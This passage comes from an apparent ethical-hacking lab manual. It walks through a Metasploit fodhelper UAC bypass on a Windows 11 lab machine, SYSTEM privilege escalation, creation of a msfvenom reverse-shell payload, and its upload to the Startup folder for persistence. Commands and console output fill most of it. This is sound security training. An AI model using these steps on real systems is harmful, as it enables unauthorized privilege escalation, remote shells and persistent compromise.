UAC protection via the FodHelper Registry Key. It is present in Metasploit as a bypassuac_fodhelper exploit.

26. In the terminal window, type **use exploit/windows/local/bypassuac_fodhelper** and press **Enter**.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

27. Now type **set session 1** and press **Enter**.

28. Type **show options** in the meterpreter console and press **Enter**.




29. To set the **LHOST** option, type **set LHOST 10.10.1.13** and press **Enter**.

30. To set the **TARGET** option, type **set TARGET 0** and press **Enter** (here, 0 indicates nothing, but the Exploit Target ID).


31. Type **exploit** and press **Enter** to begin the exploit on **Windows 11** machine.

    Note: If you get **Exploit completed, but no session was created** message without any session, type **exploit** in the console again and press **Enter**.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




32. The BypassUAC exploit has successfully bypassed the UAC setting on the **Windows 11** machine.
33. Type **getsystem -t 1** and press **Enter** to elevate privileges.
34. Now type **getuid** and press **Enter**, the meterpreter session is now running with system privileges.




Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

35. Now we will navigate to the Startup folder, to do that type **cd "C:\\ProgramData\\Start Menu\\Programs\\Startup"** and press **Enter**.
36. Type **pwd** and press **Enter** to check the present working directory.



37. Now we will create payload that needs to be uploaded into the Startup folder of **Windows 11** machine.
38. Open a new terminal window and type the following command and press **Enter**,

    msfvenom -p windows/meterpreter/reverse_tcp lhost=10.10.1.13 lport=8080 -f exe > payload.exe



Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.


39. Now to upload the malicious file into the **Windows 11** machine navigate to the previous terminal and type **upload /home/attacker/payload.exe** and press **Enter**.

```
meterpreter > getsystem -t 1
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > cd "C:\\ProgramData\\Start Menu\\Programs\\Startup"
meterpreter > pwd
C:\ProgramData\Start Menu\Programs\Startup
meterpreter > upload /home/attacker/payload.exe
[*] uploading  : /home/attacker/payload.exe -> payload.exe
[*] Uploaded 72.07 KiB of 72.07 KiB (100.0%): /home/attacker/payload.exe -> payload.exe
[*] uploaded   : /home/attacker/payload.exe -> payload.exe
meterpreter >
```

40. We have successfully uploaded the payload into the target machine.

